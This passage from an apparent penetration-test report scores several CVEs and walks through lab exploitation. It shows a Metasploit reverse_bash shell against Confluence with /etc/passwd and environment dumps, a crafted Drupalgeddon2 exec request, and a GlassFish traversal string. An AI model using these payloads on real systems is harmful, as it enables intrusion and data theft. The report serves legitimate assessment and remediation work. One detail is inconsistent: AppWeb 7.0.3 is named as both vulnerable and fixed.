 - **User Interaction (UI) – None.** No user interaction is needed.

- **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems.
 - **Exploit Maturity (E) - Proof of Concept.** Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.
- f) Relevant Exploits:
- <https://www.sonicwall.com/blog/sonicwall-discovers-critical-apache-ofbiz-zero-day-authbiz>
 - <https://www.zscaler.com/blogs/security-research/apache-ofbiz-authentication-bypass-vulnerability-cve-2023-51467>
 - <https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass>
 - <https://github.com/K3ysTr0K3R/CVE-2023-51467-EXPLOIT>

Refer to Section 3.7 for details of the vulnerability, Section 5.7 for a demonstration of how this vulnerability can be exploited and to Section 6.7 for suggested steps to resolve it.

4.8. Next.js Middleware Authorization Bypass - [CVE-2025-29927](#)

- a) CISA-KEV: No
- b) CVSSv4.0 score: 8.8 (High)
- c) Technical description: In Next.js version 15.2.2, it is possible to bypass authorization checks within a Next.js application, if the authorization check occurs in middleware. This vulnerability arises from improper handling of the **x-middleware-subrequest** header, which Next.js uses internally to prevent recursive middleware execution. An attacker can exploit this flaw by crafting HTTP requests that include this header with specific values, causing the middleware to be bypassed entirely. This allows unauthorized access to protected routes and resources within the application. If patching to a safe version is infeasible, it is recommended to prevent external user requests which contain the x-middleware-subrequest header from reaching the Next.js application. This vulnerability is fixed in version 15.2.3.
- d) Relevant CWEs: [CWE-285 – Improper Authorization](#)
- e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N/E:P**
 - **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special system state or circumstances are needed.
 - **Privileges Required (PR) – None.** No access or authentication is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.

- **Vulnerable System Availability (VA) – None.** Successful exploitation does not impact the availability.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems.
 - **Exploit Maturity (E) - Proof of Concept.** Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.
- f) Relevant Exploits:
- <https://www.picussecurity.com/resource/blog/cve-2025-29927-nextjs-middleware-bypass-vulnerability>
 - <https://securitylabs.datadoghq.com/articles/nextjs-middleware-auth-bypass/>

Refer to Section 3.8 for details of vulnerability, Section 5.8 for a demonstration of how this vulnerability can be exploited and to Section 6.8 for suggested steps to resolve it.

4.9. AppWeb Authentication Bypass - [CVE-2018-8715](#)

- a) CISA-KEV: No
- b) CVSSv4.0 score: 8.2 (High)
- c) Technical description: Appweb version 7.0.3, Appweb contains a high logic flaw in the **authCondition()** function within the **http/httpLib.c file**. This flaw allows attackers to bypass authentication mechanisms, specifically the **form** and **digest** login types, by crafting malicious HTTP requests, which compromises the confidentiality, Integrity and availability of the system. The vulnerability arises from improper validation of authentication conditions, enabling unauthorized access to protected resources without valid credentials. This issue has been addressed in Appweb version 7.0.3.
- d) Relevant CWEs: [CWE-287: Improper Authentication](#)
- e) **CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P**
 - **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – High.** Exploitation requires specific conditions or knowledge, such as crafting specially formed HTTP requests.
 - **Attack Requirements (AT) – None.** No special conditions or system states are needed.
 - **Privileges Required (PR) – None.** No authentication or privilege is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality, exposing all sensitive data.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely which compromises the system integrity.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems connected to the vulnerable system.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems connected to the vulnerable system.

- **Exploit Maturity (E) - Proof of Concept.** Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.
- f) Relevant Exploits:
 - <https://security.paloaltonetworks.com/CVE-2018-8715>
 - <https://www.acunetix.com/vulnerabilities/web/appweb-authentication-bypass-cve-2018-8715/>
 - <https://app.opencve.io/cve/CVE-2018-8715>

Refer to Section 3.9 for details of the vulnerability, 5.9 for a demonstration of how this vulnerability can be exploited and to Section 6.9 for suggested steps to resolve it.

4.10. GlassFish 4.1.0 Arbitrary File Read - [CVE-2017-1000028](#)

- a) CISA-KEV: No
- b) CVSSv4.0 score: 7.7 (High)
- c) Technical Description: A high severity directory traversal vulnerability in Oracle GlassFish Server Open-Source Edition 4.1.0. which arises from improper handling of UTF-8 overlong encoding in URL decoding. Specifically, the server decodes overlong UTF-8 sequences like %c0%ae as the ASCII character . (dot), allowing attackers to bypass directory traversal protections. By crafting a URL with sequences such as %c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/, an unauthenticated attacker can traverse directories and access arbitrary files on the system which comprises confidentiality. This vulnerability can be exploited remotely without authentication, posing a significant risk to affected systems.
- d) Relevant CWEs: [CWE-22:Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N/E:P**
 - **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special conditions or system states are needed.
 - **Privileges Required (PR) – None.** No authentication or privilege is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality, exposing all sensitive data.
 - **Vulnerable System Integrity Metric (VI) – None.** Successful exploitation does not impact the Integrity of the vulnerable system.
 - **Vulnerable System Availability (VA) – None.** Successful exploitation does not impact the availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems connected to the vulnerable system.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems connected to the vulnerable system.
 - **Exploit Maturity (E) - Proof of Concept.** Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.
- f) Relevant Exploits:
 - https://www.trustwave.com/hubfs/Web/Library/Advisories_txt/A_14137_twsl2015-016.txt?fid=6904
 - <https://www.acunetix.com/vulnerabilities/web/glassfish-improper-limitation-of-a-pathname-to-a-restricted-directory-path-traversal-vulnerability-cve-2017-1000028/>

- <https://advisories.checkpoint.com/defense/advisories/public/2016/cpai-2016-0355.html/>

Refer to Section 3.10 for details of the vulnerability, 5.10 for a demonstration of how this vulnerability can be exploited and to Section 6.10 for suggested steps to resolve it.



5. Exploiting Application Vulnerabilities

5.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - [CVE-2021-26084](#)

This vulnerability allows remote code execution (RCE) by injecting malicious OGNL expressions into vulnerable parameters across multiple endpoints. An exploit named [Atlassian_confluence_webwork_ognl_injection](#) is posted to Metasploit on 2022-06-08.

Step-1: Start Metasploit console.

The screenshot shows the Kali Linux desktop environment with the Metasploit msfconsole window open. The terminal prompt is `(kali㉿kali)-[~]`. The user has run `sudo msfconsole` and is viewing the 'Configure User Management' section. The screen displays various exploit modules and payloads. The Metasploit Documentation link is visible at the bottom of the console window.


Figure 1 - Metasploit console

Step-2: Search for the exploit using the CVE number - CVE-2021-26084.

The screenshot shows the Metasploit msfconsole interface with a red box highlighting the search results for CVE-2021-26084. The command `search CVE-2021-26084` has been entered, and the results show a single matching module: `exploit/multi/http/atlassian_confluence_webwork_ognl_injection`. This module is described as an 'Atlassian Confluence WebWork OGNL Injection' exploit, targeting various operating systems. The module details include disclosure date (2021-08-25), rank (excellent), and a checkmark in the 'Check' column. The description notes it's for Atlassian Confluence.

Figure 2 - Search with CVE number

Step-3: Use this exploit module and set RHOSTS as the server's IP – 10.0.2.15, LHOST as attacker IP – 10.0.2.5 and payload as **cmd/unix/reverse_bash** since Confluence server probably have bash shell installed.



```

kali (Initial State) [Running] - Oracle VM VirtualBox
File Actions Edit View Help
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]]
+ -- --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search cve-2021-26084

Matching Modules
=====
#  Name
- 0 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25   Rank      Check  Description
GNL Injection
  1  \_ target: Unix Command
  2  \_ target: Linux Dropper
  3  \_ target: Windows Command
  4  \_ target: Windows Dropper
  5  \_ target: PowerShell Stager


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/atlassian_confluence_webwork_ognl_injection
After interacting with a module you can manually set a TARGET with set TARGET 'PowerShell Stager'

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) > setg rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) >

```

Figure 3 - Apply RHOSTS , LHOST and payload

Step-4: Run the exploit to exploit this vulnerability and get a bash shell session into the confluence server.



```

kali (Initial State) [Running] - Oracle VM VirtualBox
File Actions Edit View Help
Matching Modules
=====
#  Name
- 0 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25   Rank      Check  Description
GNL Injection
  1  \_ target: Unix Command
  2  \_ target: Linux Dropper
  3  \_ target: Windows Command
  4  \_ target: Windows Dropper
  5  \_ target: PowerShell Stager


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/atlassian_confluence_webwork_ognl_injection
After interacting with a module you can manually set a TARGET with set TARGET 'PowerShell Stager'

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) > setg rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf6 exploit(multi/http/atlassian_confluence_webwork_ognl_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully tested OGNL injection.
[*] Executing cmd/unix/reverse_bash (Unix Command)
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.15:55922) at 2025-05-08 19:24:58 -0400

```

Figure 4 - Run the exploit


Step-5: Run **cat /etc/passwd** to see the users in the server.



```
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
confluence:x:2002:2002::/var/atlassian/application-data/confluence:/bin/bash
```

Figure 5 - Run malicious cat command

Step-6: Running commands **whoami** and **id** have proven that we are logged in as **confluence** user in the **root** group. This gives us access to **env** command which will print sensitive information about the server in the shell window.



```
whoami
confluence
id
uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
sudo -
sh: 5: sudo: not found
env
LANGUAGE=en_US:en
USER=confluence
CONFLUENCE_CONTEXT_PATH=
HOSTNAME=b900c12a0914
SHLVL=1
RUN_UID=2002
HOME=/var/atlassian/application-data/confluence
OLDPWD=/opt/atlassian/confluence
START_CONFLUENCE_JAVA_OPTS=-Datlassian.plugins.startup.options='-fg'
CATALINA_PID=/opt/atlassian/confluence/work/catalina.pid
APP_NAME=confluence
JAVA_VERSION=jdk-11.0.11+
LOGNAME=confluence
_=~/bin/sh
CONFLUENCE_HOME=/var/atlassian/application-data/confluence
CONFLUENCE_LOG_STDOUT=false
JDK_JAVA_OPTIONS= --add-opens=java.base/java.lang=ALL-UNNAMED --add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.base/java.util=ALL-UNNAMED --add-opens=java.base/java.util.concurrent=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
RUN_USER=confluence
RUN_GROUP=confluence
LANG=en_US.UTF-8
CONF_USER=
SHELL=/bin/bash
CONFLUENCE_INSTALL_DIR=/opt/atlassian/confluence
RUN_GID=2002
```

Figure 6 - Run commands whoami, id and env

This validates the critical nature of this vulnerability and the potential for privilege escalation or further compromise, depending on the host configuration.

Refer to sections 3.1 and 4.1 for details on this vulnerability and section 6.1 for suggested steps to resolve it.

5.2. Drupal Drupalgeddon 2 Unauthenticated Remote Code Execution - [CVE-2018-7600](#)

This vulnerability allows remote code execution (RCE) by injecting malicious parameters into Drupal's Form API rendering process by sending a specially crafted HTTP request, which fails to properly sanitize user input.

Step-1: Intercept the request to the Drupal URL - <http://10.0.2.15:8080> in Burp Suite.




Figure 1 - Intercept the request

Step-2: Send the request to Repeater module in the Burp Suite.




Figure 2 - Send to Repeater



Step-3: Modify the request in Repeater to pass the command **id** in the malformed HTTP request as follows:

```
POST
/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Host: 10.0.2.15:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

form_id=user_register_form&_drupal_ajax=1&mail[%post_render][]=exec&mail[%type]=markup&mail[%markup]=id
```

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Contains the modified HTTP POST request with the malicious parameter `mail[%markup]=id`. The entire request is highlighted with a red box.
- Response Tab:** Currently empty, showing a large white area.
- Inspector Tab:** Shows the request attributes, query parameters, body parameters, cookies, and headers. The "Request headers" section includes the header `Content-Type: application/x-www-form-urlencoded`.
- Toolbar:** Includes buttons for Send, Cancel, and various navigation icons.
